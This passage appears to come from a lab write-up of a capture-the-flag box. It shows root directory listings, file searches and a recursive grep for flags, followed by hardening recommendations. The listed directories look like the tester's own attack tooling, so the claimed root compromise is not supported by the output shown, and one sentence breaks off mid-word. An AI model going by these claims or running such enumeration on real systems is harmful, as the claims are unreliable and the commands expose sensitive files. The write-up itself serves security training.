drwx------  4 root root   4096 Sep  2  2020 .hashcat
-rw-------  1 root root  80006 Nov  5  2024 .ICEauthority
drwxr-xr-x  2 root root   4096 Aug 16  2020 .icons
-rw-rw-r--  1 root root    111 Sep 10  2021 .install4j
drwxr-xr-x  2 root root   4096 May  7  2024 Instructions
drwxr-xr-x  4 root root   4096 Aug 13  2020 .java
drwx------  2 root root   4096 Aug 14  2020 .john
```




```
drwx------  7 root root   4096 May 16 11:56 .local
drwx------  5 root root   4096 Aug 13  2020 .mozilla
drwxrwxrwx 13 root root   4096 Mar 27 10:38 .msf4
drwxr-xr-x  4 root root   4096 Aug 23  2021 .nuget
drwxr-xr-x  8 root root   4096 Jun  6 11:27 .nxc
drwxr-xr-x  3 root root   4096 May 16 12:28 Pictures
drwx------  3 root root   4096 Aug 16  2020 .pki
drwxr-xr-x  3 root root   4096 Aug 16  2020 Postman
-rw-r--r--  1 root root    261 Apr 10  2024 .profile
drwxr-xr-x 14 root root   4096 Jun  4  2024 .pyenv
-rw-------  1 root root    429 Feb 18 14:29 .python_history
drwxr-xr-x 14 root root   4096 May 16 11:39 .rbenv
drwxr-xr-x  3 root root   4096 Dec 22  2021 .recon-ng
drwxr-xr-x 41 root root   4096 May 23 09:40 Rooms
drwxr-xr-x  2 root root   4096 Aug 17  2020 .rpmdb
drwxr-xr-x  6 root root   4096 Apr 10  2024 .rustup
drwxr-xr-x  2 root root   4096 Jun 22 22:32 Scripts
-rw-r--r--  1 root root     74 Aug 15  2020 .selected_editor
drwxr-xr-x  2 root root   4096 Feb 22  2021 .set
-rw-r--r--  1 root root    269 Jul 20 12:26 shell.phtml
drwx------  5 root root   4096 May 16 12:34 snap
drwx------  2 root root   4096 Nov  5  2024 .ssh
drwxr-xr-x  2 root root   4096 Jun  5  2024 .sstimap
drwxr-xr-x  3 root root   4096 Sep  1  2020 .subversion
drwxr-xr-x  2 root root   4096 Feb 27  2023 .terraform.d
drwxr-xr-x  2 root root   4096 Aug 13  2020 .themes
drwxr-xr-t  2 root root   4096 Aug 13  2020 thinclient_drives
lrwxrwxrwx  1 root root     19 Mar 18  2021 Tools -> /root/Desktop/Tools
-rw-------  1 root root    828 Aug 20  2020 .viminfo
drwxr-xr-x  2 root root   4096 Jul 20 12:01 .vnc
drwxr-xr-x  2 root root   4096 Aug 14  2020 .wfuzz
-rw-r--r--  1 root root    579 Jun  6 11:29 .wget-hsts
drwxr-xr-x  3 root root   4096 Sep 10  2020 .wpscan
-rw-------  1 root root  16811 Jul 20 12:01 .Xauthority
-rw-r--r--  1 root root  19550 Dec  2  2020 .xorgxrdp.10.log
-rw-r--r--  1 root root  17609 Aug 13  2020 .xorgxrdp.10.log.old
-rw-r--r--  1 root root      0 Nov  5  2024 .Xresources
-rw-------  1 root root 510109 Jul 20 12:12 .xsession-errors
-rw-------  1 root root   7097 Aug 16  2020 .xsession-errors.old
drwxr-xr-x 21 root root   4096 Nov 19  2024 .ZAP
-rw-r--r--  1 root root     21 Apr 10  2024 .zshenv
root@ip-10-10-188-100:~# 
```



```
root@ip-10-10-188-100:~# ls -la /home
total 20
drwxr-xr-x  5 root   root   4096 Aug 17  2020 .
drwxr-xr-x 24 root   root   4096 Jul 20 12:01 ..
drwx------  3 root   root   4096 Aug 16  2020 .cache
drwx------  3 root   root   4096 Aug 17  2020 root
drwxr-xr-x  8 ubuntu ubuntu 4096 Nov  5  2024 ubuntu
root@ip-10-10-188-100:~#
root@ip-10-10-188-100:~# ls -la /home
total 20
drwxr-xr-x  5 root   root   4096 Aug 17  2020 .
drwxr-xr-x 24 root   root   4096 Jul 20 12:01 ..
drwx------  3 root   root   4096 Aug 16  2020 .cache
drwx------  3 root   root   4096 Aug 17  2020 root
drwxr-xr-x  8 ubuntu ubuntu 4096 Nov  5  2024 ubuntu
root@ip-10-10-188-100:~#
```



```
root@ip-10-10-188-100:~# ls -la /home/ubuntu
total 52
drwxr-xr-x 8 ubuntu ubuntu 4096 Nov  5  2024  .
drwxr-xr-x 5 root   root   4096 Aug 17  2020  ..
lrwxrwxrwx 1 ubuntu ubuntu    9 Feb 22  2021  .bash_history -> /dev/null
-rw-r--r-- 1 ubuntu ubuntu  220 Apr  4  2018  .bash_logout
-rw-r--r-- 1 ubuntu ubuntu 4069 Mar  8  2022  .bashrc
drwx------ 2 ubuntu ubuntu 4096 Feb 22  2021  .cache
drwx------ 4 ubuntu ubuntu 4096 Nov  4  2024  .config
-rw-rw-r-- 1 ubuntu ubuntu  746 Jan 24  2024 'Dark Blue to Green Gradient.svg'
drwx------ 3 ubuntu ubuntu 4096 Feb 22  2021  .gnupg
drwxrwxr-x 3 ubuntu ubuntu 4096 Mar 18  2021  .local
drwxrwxr-x 2 ubuntu ubuntu 4096 Feb 10  2023  .msf4
-rw-r--r-- 1 ubuntu ubuntu  807 Apr  4  2018  .profile
drwx------ 2 ubuntu ubuntu 4096 Nov  1  2022  .ssh
-rw-r--r-- 1 ubuntu ubuntu    0 Feb 22  2021  .sudo_as_admin_successful
-rw------- 1 ubuntu ubuntu 1407 Nov  5  2024  .Xauthority
root@ip-10-10-188-100:~#
root@ip-10-10-188-100:~#
```



```
root@ip-10-10-188-100:~#
root@ip-10-10-188-100:~# cat /home/ubuntu/user.txt 2>/dev/null
root@ip-10-10-188-100:~# find / -type f -name "*.txt" -exec ls -lt {} + 2>/dev/null | head -n 20
-rw-r--r-- 1 root root     811 Jul 20 12:06 /root/gobuster.txt
-rw-r--r-- 2 root root      16 Jun  6 11:17 /root/.cache/uv/archive-v0/8kyRwfvcAxUKOAVILTKPN/arc4-0.4.0.dist-info/top_level.txt
-rw-r--r-- 2 root root      16 Jun  6 11:17 /root/.local/share/uv/tools/netexec/lib/python3.13/site-packages/arc4-0.4.0.dist-info/top_level.txt
-rw-r--r-- 1 root root     192 Jun  6 11:17 /root/.cache/uv/sdists-v9/pypi/arc4/0.4.0/0-zrMjLyqm2YZiCQQoPZe/src/arc4.egg-info/SOURCES.txt
-rw-r--r-- 1 root root       1 Jun  6 11:17 /root/.cache/uv/sdists-v9/pypi/arc4/0.4.0/0-zrMjLyqm2YZiCQQoPZe/src/arc4.egg-info/dependency_links.txt
-rw-r--r-- 1 root root      16 Jun  6 11:17 /root/.cache/uv/sdists-v9/pypi/arc4/0.4.0/0-zrMjLyqm2YZiCQQoPZe/src/arc4.egg-info/top_level.txt
-rw-r--r-- 2 root root     111 Jun  6 11:17 /root/.cache/uv/archive-v0/rkRb3epZ-G8u9XBh61LTy/netexec-1.4.0+275.fbc787c6.dist-info/entry_points.txt
-rw-r--r-- 2 root root     111 Jun  6 11:17 /root/.local/share/uv/tools/netexec/lib/python3.13/site-packages/netexec-1.4.0+275.fbc787c6.dist-info/entry_p
oints.txt
-rw-r--r-- 2 root root       9 Jun  6 11:17 /root/.cache/uv/archive-v0/N6wsrbpqj2HXO4dfWyZYf/impacket-0.13.0.dev0+20250527.165759.abfaea2b.dist-info/top_
level.txt
-rw-r--r-- 2 root root       9 Jun  6 11:17 /root/.local/share/uv/tools/netexec/lib/python3.13/site-packages/impacket-0.13.0.dev0+20250527.165759.abfaea2
b.dist-info/top_level.txt
-rwxr-xr-x 2 root root      18 Jun  6 11:17 /root/.cache/uv/archive-v0/TyVOvhcdH6I4iq_anB-F-/dsinternals-1.2.4.dist-info/top_level.txt
-rwxr-xr-x 2 root root      18 Jun  6 11:17 /root/.local/share/uv/tools/netexec/lib/python3.13/site-packages/dsinternals-1.2.4.dist-info/top_level.txt
-rwxr-xr-x 1 root root    8676 Jun  6 11:17 /root/.cache/uv/sdists-v9/pypi/dsinternals/1.2.4/s0MH6LiAfncfZ5iz5Cu-c/src/dsinternals.egg-info/SOURCES.txt
-rwxr-xr-x 1 root root       1 Jun  6 11:17 /root/.cache/uv/sdists-v9/pypi/dsinternals/1.2.4/s0MH6LiAfncfZ5iz5Cu-c/src/dsinternals.egg-info/dependency_li
nks.txt
-rwxr-xr-x 1 root root      18 Jun  6 11:17 /root/.cache/uv/sdists-v9/pypi/dsinternals/1.2.4/s0MH6LiAfncfZ5iz5Cu-c/src/dsinternals.egg-info/top_level.txt
-rw-r--r-- 2 root root      55 Jun  6 11:17 /root/.cache/uv/archive-v0/SrlYgZU8Fimu-e3JDQRSj/asn1tools-0.167.0.dist-info/entry_points.txt
-rw-r--r-- 2 root root      10 Jun  6 11:17 /root/.cache/uv/archive-v0/SrlYgZU8Fimu-e3JDQRSj/asn1tools-0.167.0.dist-info/top_level.txt
-rw-r--r-- 2 root root      55 Jun  6 11:17 /root/.local/share/uv/tools/netexec/lib/python3.13/site-packages/asn1tools-0.167.0.dist-info/entry_points.txt
-rw-r--r-- 2 root root      10 Jun  6 11:17 /root/.local/share/uv/tools/netexec/lib/python3.13/site-packages/asn1tools-0.167.0.dist-info/top_level.txt
-rw-r--r-- 2 root root    2371 Jun  6 11:17 /root/.cache/uv/archive-v0/Uet4uUQnQNPAL8NOoPwnM/pyperclip-1.9.0.dist-info/licenses/AUTHORS.txt
root@ip-10-10-188-100:~#
```


3. Post-Exploitation

Privilege Escalation and Flag Discovery

We confirmed we had **root access** after the reverse shell. Several sensitive directories and files were inspected, such as:

- /root/.bashrc, /root/.ssh/, and .mozilla/
- /home/ubuntu/.msf4/, .bash_history, .ssh/

These show evidence of misconfigurations and acce



```
I got root access on the box!
root@ip-10-10-188-100:~# whoami
root
root@ip-10-10-188-100:~# id
uid=0(root) gid=0(root) groups=0(root),998(docker),1001(rvm)
root@ip-10-10-188-100:~# grep -i -r 'THM{' / 2>/dev/null
Binary file /root/.mozilla/firefox/i3vw1v0e.default-release/storage/permanent/chrome/idb/3870112724rsegmnoittet-es.files/7 matches
Binary file /root/.gradle/wrapper/dists/gradle-6.8-bin/1jblhjyydfkclfzx1agp92nyl/gradle-6.8-bin.zip matches
```

4. Recommendations

- **FTP anonymous login** should be disabled.
- **Apache server** should be upgraded from 2.4.41 to the latest version.
- **File upload validation** must be implemented.
- **Web root directories** must be protected from direct access.
- **.bash_history** should not be redirected or cleared to /dev/null.
- Implement **least privilege** principle for service accounts.
- Disable unused ports and services.
- Set up **intrusion detection** (e.g., OSSEC or Wazuh).

5. Conclusions

We successfully identified and exploited a file upload vulnerability to gain reverse shell access as root. The assessment simulated a real-world exploitation of web vulnerabilities and misconfigured services.

Alternate Approaches

- Exploit via FTP if more files were writable.
- Use Nikto, whatweb, or dirsearch for deeper enumeration.

- Deploy Metasploit for faster post-exploitation automation.